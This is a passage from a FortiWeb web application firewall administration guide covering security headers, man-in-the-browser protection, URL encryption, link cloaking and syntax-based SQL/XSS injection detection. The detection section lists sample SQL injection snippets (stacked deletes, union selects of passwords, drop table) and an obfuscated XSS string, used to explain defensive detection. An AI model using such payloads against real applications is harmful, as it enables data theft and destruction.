Content-Security-Policy	**FortiWeb adds the Content-Security-Policy HTTP header to a web page, allowing you to specify restrictions on resource types and sources. This prevents certain types of attacks, including XSS and data injection attacks.**
Feature-Policy	**Provide a mechanism to allow and deny the use of browser features in its own frame, and in content within any <iframe> elements in the document.** **For example, fullscreen 'self' HTTPs://game.com** **HTTPs://map.example.com;geolocation *; camera 'none'**
Referrer-Policy	**Referrer-Policy HTTP header controls how much referrer information (sent via the Referer header) should be included with requests.** **The value of Referrer-Policy can be "no-referrer", "no-referrer-when-downgrade", "same-origin", "origin", "strict-origin", "origin-when-cross-origin", "strict-origin-when-cross-origin", or "unsafe-url".**

To configure an HTTP header security policy

1. Go to **Web Protection > Advanced Protection > HTTP Header Security** and select an existing policy or create a new one. If creating a new policy, the maximum length of the name is 63 characters; special characters are prohibited.
2. If you created a new policy, click **OK** to save it. If editing an existing policy, select it and click **Edit**.
3. Select an existing rule to edit or create a new one in Secure Header Table.
4. Configure these settings:

URL Filter	Click to enable or disable URL filter: • **Enable**: Responses to the request will be processed with the security headers only if the URL of a request matches the specified Request URL on page 461.

	• **Disable**: All responses will be processed with the selected security header(s).
Request URL Type	Select **Simple String** to match the URL of requests with a literal URL specified in Request URL on page 461. Select **Regular Expression** to match the URL of requests with a regular expression specified in Request URL on page 461. Note: this is available only when URL Filter on page 460 is enabled.
Request URL	Specify the URL used to match requests so that security headers can be applied to responses of the matched requests. if **Simple String** is selected in Request URL Type on page 461, enter a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). If **Regular Expression** is selected, enter a regular expression. After filling in the field with a regular expression, it is possible to fine-tune the expression in a Regular Expression Validator by clicking the **>>** button on the side. For details, see Regular expression syntax on page 1113. Note: this is available only when URL Filter is enabled.
Secure Header Type	**Select the security header to be inserted into the responses.** • X-Frame-Options • X-Content-Type-Options • X-XSS-Protection • Content-Security-Policy • Feature-Policy • Referrer-Policy **For details, see FortiWeb security headers on page 459.**

Header Value	Select the value for the selected security header. If X-Frame-Options is selected, the options will be: • DENY • SAMEORIGIN • ALLOW-FROM If X-Content-Type-Options is selected, the option will be: • nosniff If X-XSS-Protection is selected, the options will be: • Sanitizing Mode • Block Mode If Content-Security-Policy is selected, enter the header value(s) that your server will specify to set restrictions on resource types and sources. For example, you could enter **default-src 'self';script-src 'self';object-src 'self'**. For details, see **FortiWeb security headers on page 459"FortiWeb security headers" FortiWeb security headers on page 459**.
Allowed From URL	It will require you to specify a URI (Uniform Resource Identifier) if header **X-Frame-Options** and the option **ALLOW-FROM** are selected. For details, see FortiWeb security headers on page 459.

5. Click **OK** to save the configuration.
6. To use this HTTP Header Security policy in a protection profile, go to **Policy > Web Protection Profile** and configure an inline protection profile with the HTTP Header Security policy. For details, see HTTP Header Security on page 221.

Protection for Man-in-the-Browser (MiTB) attacks

The Man-in-the-Browser (MiTB) attack uses Trojan Horse to intercept and manipulate calls between the browser and its security mechanisms or libraries on-the-fly. The Trojan Horse sniffs or modifies transactions as they are formed on the browser, but still displays back the user's intended transaction. The most common objective of this attack is to cause financial fraud by manipulating transactions of Internet Banking systems, even when other authentication factors are in use.

To protect the user inputs from being attacked by MiTB, FortiWeb implements security rules including obfuscation, encryption, anti-keylogger, and Ajax request allow list.

Obfuscation

To prevent the MiTB attack from identifying the names of the user input field , FortiWeb obfuscates it into meaningless character strings based on Base64 encoding rule.

For example, for the account name, passwords, and other sensitive user input fields on a transaction page, the obfuscation rule is used to disguise the real values of the input field names.

As shown in the following screenshot, the name of the input field "card 1" is displayed as is in the source code of a transaction page.



After the obfuscation rule is applied to the field name "card 1", the real value is disguised as follows. If the Trojan Horse used by the MiTB attack scans this page for user sensitive data, it won't notice this field because the disguised value is meaningless to it.

```
<input type="text" name=
"FWB_MT_c90fdaa22168c234c4c6628b80dc1c296bd9c6c233c8855b1faf2da05d39391153c6c3c7233d0ac8fadb
22ad4de06c76" value="9876545679032">
```

See the following topics on how to apply obfuscation to protect the names of the user input fields:

- Protecting the standard user input field
- Protecting the passwords

Encryption

To protect the password that users enter into the web page, FortiWeb encrypts the password from a readable form to an encoded version based on Base64 encoding rule. The encrypted password can only be decoded by FortiWeb.

The following screenshot shows the password (the "secretkey" parameter) without being encrypted.

```
username=admin&secretkey=passwordHTTP/1.1 200 OK
Date: Thu, 08 Nov 2018 06:15:27 GMT
Server: Apache/2.4.20 (Win64) OpenSSL/1.0.2g PHP/7.0.5 mod_jk/1.2.40
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
X-Powered-By: PHP/7.0.5
```

If the encryption rule is applied to the "secretkey" parameter, its real value will be encrypted, as shown in the following screenshot:

```
username=admin&secretkey=UEGKSMKY&mitb_secretkey_hidden=0600e1aad889b663dadff21ff8969033b91c9803192e43f7d701160593
5f4c7b7c2e482f3ef89996a5e25271c1e2546e894a27adf9696ae6ca8e7f73c22a59fba357a738afca34aa6f9ac150d76c51144daeaac0e5d6
b939870d0e746223f498c9f3eca9ac844e3e1d5776dfb60ef90d4734c3410ae4922463559f9779e79f41HTTP/1.1 200 OK
Date: Thu, 08 Nov 2018 06:21:42 GMT
Server: Apache/2.4.20 (Win64) OpenSSL/1.0.2g PHP/7.0.5 mod_jk/1.2.40
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
X-Powered-By: PHP/7.0.5
Content-Length: 12
Keep-Alive: timeout=20, max=100
```

In this case, even if the MiTB attack extracts user data from this package, the secretkey parameter will be useless to the MiTB attack because the real value is encrypted.

See the following topic on how to apply encryption to protect the password input field:

- Protecting the passwords

Anti-Keylogger

Sometimes the MiTB attack installs a key logger on users' browsers and records each key pressed. Sensitive data such as passwords can be intercepted and recorded, compromising the user account.

If the Anti-Keylogger rule is enabled for the password parameter, FortiWeb prevents it from being recorded even if there is a key logger installed on user's browser.

See the following topic on how to apply anti-keylogger to protect the value of the password input field:

- Protecting the passwords

AJAX Request allow list

The MiTB attack may use a malicious AJAX worm to hack into the user's browser. It creates an AJAX based sniffer to override the OPEN and SEND function of the AJAX request, and then send the data to a program on a different domain.

FortiWeb supports configuring a allow list for AJAX requests. If the user's browser sends AJAX requests to an external domain which is not in the allow list, FortiWeb will take action (alert, or alert & deny) according to your configuration.

The following screenshot shows the alert message displayed by FortiWeb when it detects an AJAX request to an external domain not in the allow list.



See the following topic on how to add allow list for the AJAX request:

- Adding allow list for the AJAX Request

Creating Man in the Browser (MiTB) Protection Rule

To apply the above mentioned security rules, you need to set up the MiTB rules first, then combine the rules together into an MiTB policy.

This section provides instructions to:

- Create an MiTB protection rule
- Protect the standard user input field
- Protect the passwords
- Add allow list for the AJAX Request

FortiWeb requires the protected web pages not compressed, because it will insert JavaScript codes in the response body when obfuscation, encryption or anti-keyloger is enabled, and analyze the request body to detect unallowed Ajax requests. If the web pages you want to protect are compressed, **it's required** to configure a decompression policy. See Configuring temporary decompression for scanning & rewriting.

Creating an MiTB protection rule

To create an MiTB protection rule:

1. Go to **Web Protection > Advanced Protection > Man in the Browser Protection**.
2. To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Select the **Man in the Browser Protection Rule** tab, then click **Create New**.

4. Configure these settings:

Name	Enter a name that can be referenced by other parts of the configuration. You will use the name to select the rule in an Man in the Browser Protection policy. The maximum length is 63 characters.
Host status	Enable to compare the MiTB rule to the `Host:` field in the HTTP header. If enabled, also configure Host on page 466.
Host	Select the IP address or FQDN of a protected host. For details, see Defining your protected/allowed HTTP “Host:” header names on page 152.
URL type	Select whether the **Request URL** and **POST URL** fields must contain either: • **Simple String**—The field is a string that the request URL must match exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching URLs.
Request URL	The URL which hosts the web page containing the user input fields you want to protect. Depending on your selection in **URL type** , enter either: • **Simple String**—The literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). • **Regular Expression**—A regular expression, such as `^/*.php`, matching the URLs to which the rule should apply. The pattern does not require a slash (`/`), but it must match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in Host on page 466. To test a regular expression, click the **>>** (test) icon. This icon opens the Regular Expression Validator window from which you can fine-tune the expression. For details, see Regular expression syntax on page 1113 and Cookbook regular expressions on page 1119.
POST URL	When the user inputs (e.g. password) are posted to the web server, a new URL will open. This is the POST URL. The format of the **POST URL** field is similar to that of the **Request URL** field. It supports both **Simple String** and **Regular Expression**. **Note:** The AJAX request rule only checks the Request URL, and it doesn't involve POST URLs, so the POST URL of the AJAX request rule should be set as **"*"** to match any URLs.
Action	Select which action FortiWeb will take when it detects a violation of the rule. This options is only required if you are setting a rule for the AJAX request. • **Alert**—Accept the connection and generate an alert email and/or

	log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and /or log message. The default value is **Alert**. See also Reducing false positives on page 864. **Caution:** This setting will be ignored if Monitor Mode on page 249 is enabled. **Note:** Logging will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Severity	When FortiWeb records rule violations in the attack log, each log message contains a **Severity Level** field. Select the severity level that FortiWeb will record when the rule is violated. This options is only required if you are setting a rule for the AJAX request. • Informative • Low • Medium • High The default value is **Low**.
Trigger Policy	Select the trigger, if any, that FortiWeb carries out when it logs and/or sends an alert email about a rule violation. For details, see Viewing log messages on page 811. This options is only required if you are setting a rule for the AJAX request.

5. Click **OK**.

Protecting the standard user input field

For the standard (non-password) user input field such as the user name, FortiWeb obfuscates the name of the input field into a meaningless character string.

- FortiWeb only obfuscates the name of the standard input field. The value of the standard input field can't be obfuscated, encrypted, or Anti-keylogged.
- The input field should be inside the `<form></form>` tags, otherwise it can't be protected by FortiWeb.

As shown in the following screenshot, for the input field which is in the **"text"** input type (non-password type), FortiWeb obfuscates the **name** of this input field. The **value** of the user input is kept as is.

The MiTB attack won't take this user input field as its target because the obfuscated name is meaningless to it.

```
<input type="text" name=
"FWB_MT_c90fdaa22168c234c4c6628b80dc1c296bd9c6c233c8855b1faf2da05d39391153c6c3c7233d0ac8fadb
22ad4de06c76" value="9876545679032">
```

To add the standard user input fields in the MiTB rule:

1. Go to **Web Protection > Advanced Protection > Man in the Browser Protection**, select the **Man in the Browser Protection Rule** tab, select the MiTB rule you want to edit, then click **Edit**. See this topic to add the MiTB rule if you have not yet added one.
2. In the **Protected Parameter Table** section at the middle of the page, click **Create New**.

3. Enter the name of the user input filed. It should be exactly the same with the name of user input field in the source code of the web page.

4. Select **Standard Input** for the **Type**.
5. Enable **Obfuscate**.
6. Click **OK**.

For example, if you want to protect the user input field named as "Card 1", the configuration looks like the following:



Related Topics:

- Obfuscation
- Encryption
- Anti-Keylogger

Protecting the passwords

For the user input field which is in the "password" type, FortiWeb can obfuscate the name of the password input field, and use encryption and anti-keylogger to protect the value of the password input field.

To add the password input fields in the MiTB rule:

1. Go to **Web Protection > Advanced Protection > Man in the Browser Protection**, select the **Man in the Browser Protection Rule** tab, select the MiTB rule you want to edit, then click **Edit**. See this topic to add the MiTB rule if you have not yet added one.
2. In the **Protected Parameter Table** section at the middle of the page, click **Create New**.
3. Enter the name of the password input filed. It should be exactly the same with the name of password input field in the source code of the web page.
4. Select **Password Input** for the **Type**.
5. Enable **Obfuscate**, **Encrypt**, and **Anti-Keylogger** according to your own needs.
6. Click **OK**.

Related Topics:

- Obfuscation
- Encryption
- Anti-Keylogger

Adding allow list for the AJAX Request

To add the allow list for the AJAX Request:

1. Go to **Web Protection > Advanced Protection > Man in the Browser Protection**, select the **Man in the Browser Protection Rule** tab, select the MiTB rule you want to edit, then click **Edit**. See this topic to add the MiTB rule if you have not yet added one.

It's recommended to put the user input fields and the AJAX requests into different rules, because the POST URL for them is usually not the same.

The AJAX request rule only checks the Request URL, and it doesn't involve POST URLs, so the POST URL of the AJAX request rule should be set as "/*" to match any URLs.

2. In the **Allowed External Domains for AJAX Request** section at the bottom part of the page, click **Create New**.
3. Enter the address of the external domain. If the user's browser sends AJAX request to an external domain which is not in the domain list you have entered, FortiWeb will take actions (alert, or alert & deny) according to your configuration in the MiTB rule. Please note that the domain name should start with "HTTPs://" if it is an HTTPS domain.
4. Click **OK**.

Related Topic:

- AJAX Request allow list

Creating Man in the Browser (MiTB) Protection Policy

You can combine multiple MiTB rules into one MiTB policy, so that they can take effect as a whole when the MiTB policy is used in a Web Protection Profile.

To create an MiTB policy and add MiTB rules in it:

1. Go to **Web Protection > Advanced Protection > Man in the Browser Protection**, select the **Man in the Browser Protection Policy** tab, then click **Create New**.
2. Enter a name for the policy.
3. Click **OK**.
4. Click **Create New**.
5. In the **New Man in the Browser Rule** pane, select the MiTB rule you want to add in this policy.
6. Click **OK**.
7. Repeat Step 4 to 6 if you want to add more rules in the policy.

URL encryption

To prevent users from forceful browsing, you can now encrypt the URLs, which can ensure that the internal directory structure of the web application is not revealed to users.

You can configure multiple URL encryption rules for a service, and add the rule to the URL encryption policy.

To configure a URL encryption rule

1. Go to **Web Protection > Advanced Protection > URL Encryption**.
2. Click **URL Encryption Rule**.
3. Click **Create New**.
4. Configure these settings:

Name	Enter a name that can be referenced by other parts of the configuration. You will use the name to select the rule in a URL encryption policy.
Host status	Enable to apply this rule only to HTTP requests for specific web hosts. If enabled, also configure Host on page 470.
Host	Select the name of a protected host that the `Host: field` of an HTTP request must be in to match the URL encryption rule. This option is available only if Host status on page 470 is enabled.
Allow Unencrypted	When enabled, unencrypted URL requests will be allowed. Unencrypted URL requests are the valid requests from the client that FortiWeb failed to decrypt. When disabled, if the URL can match the rule, and FortiWeb detects unencrypted URLs, the action will be triggered.
Action	Select which action FortiWeb will take when it detects a violation of the rule: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request. • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 470. The default value is **Alert**. See also Reducing false positives on page 864. **Note:** Logging will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Enter the amount of time (in seconds) that you want to block subsequent requests from a client after FortiWeb detects a rule violation. This setting is available only when Action on page 470 is set to **Period Block**. The valid range is 1–3,600 seconds (1 hour). For details about tracking blocked clients, see Monitoring currently blocked IPs on page 839.

Severity	When FortiWeb records rule violations in the attack log, each log message contains a **Severity Level** field. Select the severity level that FortiWeb will record when the rule is vioated: • Low • Medium • High • Informative The default value is **High**.
Trigger Policy	Select the trigger, if any, that FortiWeb carries out when it logs and/or sends an alert email about a rule violation. For details, see Viewing log messages on page 811.

5. Click **OK**.
6. Click **Create New** in URL List Table to add the request URLs.
7. Configure these settings:

Type	Select whether the Request URL on page 471 field must contain either: • **Simple String**—The field is a string that the request URL must match exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching URLs.
Request URL	Depending on your selection in Type on page 471, enter either: • **Simple String**—The literal URL, such as /index.php, that the HTTP request must contain in order to match the input rule. The URL must begin with a backslash (/). • **Regular Expression**—A regular expression, such as `^/*.php`, matching the URLs to which the rule should apply. The pattern does not require a slash (/), but it must match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in Host on page 470. To test a regular expression, click the **>>** (test) icon. This icon opens the Regular Expression Validator window from which you can fine-tune the expression. For details, see Regular expression syntax on page 1113 and Cookbook regular expressions on page 1119.

8. Click **OK**.
   You can add multiple URLs in the table.
9. Click **Create New** in Exception List Table to exclude any URL patterns from URL encryption validation.
10. Configure these settings:

Type	Select whether the Request URL on page 472 field must contain either: • **Simple String**—The field is a string that the request URL must match exactly. • **Regular Expression**—The field is a regular expression that

	defines a set of matching URLs.
Request URL	Depending on your selection in Type on page 471, enter either: • **Simple String**—The literal URL, such as /index.php, that the HTTP request must contain in order to match the input rule. The URL must begin with a backslash (/). • **Regular Expression**—A regular expression, such as `^/*.php`, matching the URLs to which the rule should apply. The pattern does not require a slash (/), but it must match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in Host on page 470. To test a regular expression, click the **>>** (test) icon. This icon opens the Regular Expression Validator window from which you can fine-tune the expression. For details, see Regular expression syntax on page 1113 and Cookbook regular expressions on page 1119.

11. Click **OK**.

To configure a URL encryption policy

To avoid errors such as URL replacement, you can configure to disable full mode from CLI to not to encrypt some complex files such as Script Events, Embedded non-HTML content - scripts, js files, and Embedded non-HTML content - stylesheets on the page that match the URL encryption rule.

1. Go to **Web Protection > Advanced Protection > URL Encryption**.
2. Click **URL Encryption Policy**.
3. Click **Create New**.
4. For **Name**, enter a name for the URL encryption policy that can be referenced in **Web Protection Policy**.
5. Click **OK**.
6. Click **Create New**.
7. Select the URL encryption rule created from the drop down list.
8. Click **OK**.

To configure a URL encryption policy in a web protection profile

1. Go to **Policy > Web Protection Profile**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Select the **Inline Protection Profile** tab.
3. Select an existing web protection profile to which you want to include the URL encryption policy.
4. Click **Edit**.
5. For **Advanced Protection > URL Encryption Policy**, select the URL encryption policy from the drop down list.
   To view details about a selected URL encryption policy, click the view icon next to the drop down list.
6. Click **OK**.

Link cloaking

To prevent web pages in your application from being scanned by web crawlers and scanning software, you can use link cloaking to transform the fixed links to automatically generated links by JavaScript codes. For example, `<a href="https://www.google.com" target="blank" class="button">` will be transformed to `<a id="fwb_4069875712" target="blank" class="button">` so that the crawlers can't recognize it. When the link is loaded in the client's browser, it will be re-converted to the original link.

Link cloaking supports processing the following link tags: <a>, <form>, <img>, <link>, and <object>.

FortiWeb has a similar feature which processes URL links, that is, URL Encryption. URL Encryption doesn't deal with the link tags, instead, it encrypts the link itself. For example, `<a href="HTTPs://example/login">` will be transformed to `<a href="EncryptedCode">` by URL Encryption. It can't prevent the links from being scanned by web crawlers because the link tag `href` is still there.

To configure a link cloaking rule:

1. Go to **Web Protection > Advanced Protection > Link Cloaking**.
2. Select **Link Cloaking Rule**.
3. Configure the following settings.

Name	Enter a name for the rule.
Host Status	Enable to require that the `Host:` field of the HTTP request matches a protected host name entry in order to match the link cloaking rule.
Host	Select the protected host names entry (either a web host name or a IP address) that the `Host:` field of the HTTP request must be in to match the rule.
Type	Select whether the URL Pattern field must contain either: • Simple String—The field is a string that the request URL must match exactly. • Regular Expression—The field is a regular expression that defines a set of matching URLs.
URL Pattern	Depending on your selection in **Type**, enter either: • The literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). • A regular expression, such as `^/*.php`. This pattern does not require beginning with a slash (/); however, it must match URLs that begin with a slash. Do not include the domain name, such as `www.example.com`, which is configured separately in the **Host** drop-down list. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.

4. Click **OK**.
5. If you want to exclude certain links from Link Cloaking, click **Create New** to add it in the Exception List. Then type a literal URL or use regular expression to match multiple URLs.

To configure a Link Cloaking policy:

1. Go to **Web Protection > Advanced Protection > Link Cloaking**
2. Select **Link Cloaking Policy**.
3. Enter a name for the Link Cloaking policy.
4. Click **OK**.
5. Click **Create New** to add Link Cloaking rules in the policy.
6. Select the Link Cloaking rule.
7. Click **OK**.

To use this policy, you need to refer it in a web protection profile.

Syntax-based SQL/XSS injection detection

Using regular expression-based signatures to detect SQL/XSS injection attacks is core to a WAF solution. However, it is a continuous and tedious process to maintain and update the signatures to address new evasion techniques and to tune false positives and negatives for some attacks. To address this, syntax-based SQL/XSS injection detection is introduced.

Syntax-based SQL injection detection

As the nature of the SQL language is similar to English grammar, false positives can occur together with false negatives. For example, one regular expression rule cannot completely cover all the variables of a SQL injection type, such as:

```
SELECT * FROM users WHERE id = 1 OR 1=1
SELECT * FROM users WHERE id = 1 OR abc=abc
SELECT * FROM users WHERE id = 1 OR 3<5
SELECT * FROM users WHERE id = 1 OR UTC_DATE()=UTC_DATE()
```

To address this, FortiWeb's syntax-based SQL injection detection approach detects a SQL injection attack by analyzing the lexeme and syntax of SQL language rather than using a pattern matching mechanism. It first turns the input statement into a sequence of tokens, and then turns the sequence of tokens into an abstract syntax tree (AST), which is a representation of the abstract syntactic structure of the input statement. The parser compares the produced AST with the AST of built-in standard SQL statements to check whether they have the same AST structure. If the syntactic structures are different, FortiWeb recognizes it as a SQL injection attempt and then triggers the violation action.

How syntax-based SQL injection detection works

When clients access web applications, they input values in fields rather than the entire SQL statement. The application inserts the values into an SQL statement and sends the query to the database.

For example, you may be asked to enter the employee ID on the web page when you want to check someone's profile. The employee ID is the condition value for the query, and it is sent to the web server by a request:

```
GET /employee_profile.asp?employee_id=20001 HTTP/1.1
```

Then the received value `2001` will be combined with a SQL template to generate a SQL statement for the query:

```
select * from employee where employee_no = 2001
```

However, if a client inputs the condition value with a snippet such as `1 or 1 = 1`, it might be a SQL injection attempt.

When syntax-based SQL injection detection is configured, the snippets in requests will be processed by SQL template combination, grammar parsing, and an AST comparison to validate whether it is a SQL injection. For example, the snippet `1 or 1 = 1` will be extracted from request

```
GET /employee_profile.asp?employee_id=1 or 1 = 1 HTTP/1.1
```

and combined with a FortiWeb built-in template

```
select * from t where v = [injection point]
```

to generate the SQL statement

```
select * from t where v = 1 or 1 = 1
```

FortiWeb runs the process to build an AST for the target SQL statement and compare it with the FortiWeb built-in standard AST to see if they have the same structure. Different but equivalent SQL statements yield the same AST structure, and nonequivalent SQL statements have different AST structures. For example, here is a built-in standard statement and two target statements:

- Built-in standard statement: `select * from t where v = 1`
- Target statement 1: `select * from t where v = WAF products`
- Target statement 2: `select * from t where v = 1 or 1 = 1`

The first target statement is equivalent to the built-in standard statement. Each has the same AST structure as illustrated below:



The second target statement is not equivalent to the built-in standard statement:



They are different AST structures, and as a result FortiWeb will detect an SQL injection attempt.

Built-in SQL statement templates

To address all possible injection points FortiWeb needs to first understand the probable context of SQL statements. The common three options are:

```
select * from employee where employee_no = "2001"
select * from employee where employee_no = '2001'
select * from employee where employee_no = 2001
```

To cover all cases that an attacker might try, syntax-based SQL injection detection employs the following three templates:

- **Double Quote Based SQL Injection:** `select * from t where v = "[injection point]"`
- **Single Quote Based SQL Injection:** `select * from t where v = '[injection point]'`
- **As-Is Based SQL Injection:** `select * from t where v = [injection point]`

By default, FortiWeb enables all three templates. While you can disable each one, it is not recommended to do so unless you're absolutely certain that this query type is not supported by the database.

SQL injection types

Once a snippet is identified as an SQL injection, FortiWeb will describe the SQL injection types and show corresponding ASTs, such as:

SQL Injection types	Snippet examples
Stacked queries SQL injection	**1; delete from users**
Embedded queries	**1 union select username, password from users** **1 /*! ; drop table admin */**
Condition based boolean injection	**1 /**/OR/**/1/**/=/**/1** **1 OR 'abc'='abc'** **case 1 when 2 then '2' end** **1 || user_id is not null**
Arithmetic operation based boolean injection	**a'+'b** **A' DIV 'B** **A' & 'B**
Line comments	**1"--** **1 #abc**
SQL function based boolean injection	**ascii(substring(length(version()),1,1))**

Syntax-based XSS injection detection

To start with syntax-based XSS injection detection, let's first review how the signature-based XSS Injection detection works.

The signature-based XSS Injection detection uses regular expression rules. Sometimes it's hard to define XSS Injections precisely and cover all XSS related signatures such as HTML tags, attributions, and JavaScript functions.

False positives may occur if certain script tag itself is contained in user input, for example, the user enters "</script> is an HTML closing tag" in the input box. This is a legitimate input but Signature-based XSS Injection detection will falsely identify it as an XSS Injection because it contains an HTML tag "</script>".

Another problem with Signature-based XSS Injection detection is that it may ignore real XSS Injections. Attackers can do obfuscation for JavaScript XSS code to bypass signature-based XSS Injection detection. For example, `l=self,___=1?'ert(123)':0,_=l?'al':0,__=1?'ev':0,l[__+_](_+___)` is the obfuscated code for `"alert(123)"`; Another example, HTML5 uses many new HTML elements. In order to detect them, corresponding regular expressions shall be added. It's most likely to miss certain HTML elements. As a result, the ones that are not covered in the regular expressions will skip the scan.

To address this, FortiWeb introduces syntax-based XSS Injection detection which analyzes the HTML/JavaScript syntax. It executes HTML and JavaScript document parsing so that non-injection codes will not be detected as attacks. At the same time, it performs JavaScript compiling for suspicious codes and checks the compiled results, which prevents attackers from obfuscating XSS code to bypass the Signature-based XSS Injection detection.

How syntax-based XSS injection detection works

This section shows how HTML/JavaScript based XSS injection detection approach works for each of the five XSS attack types.

- **HTML Attribute Based XSS Injection**
  The web application uses the user input to fill an input element's attribute without doing any user input filtering. For example,
  `<input type="text" name="state" value="INPUT_FROM_USER">`
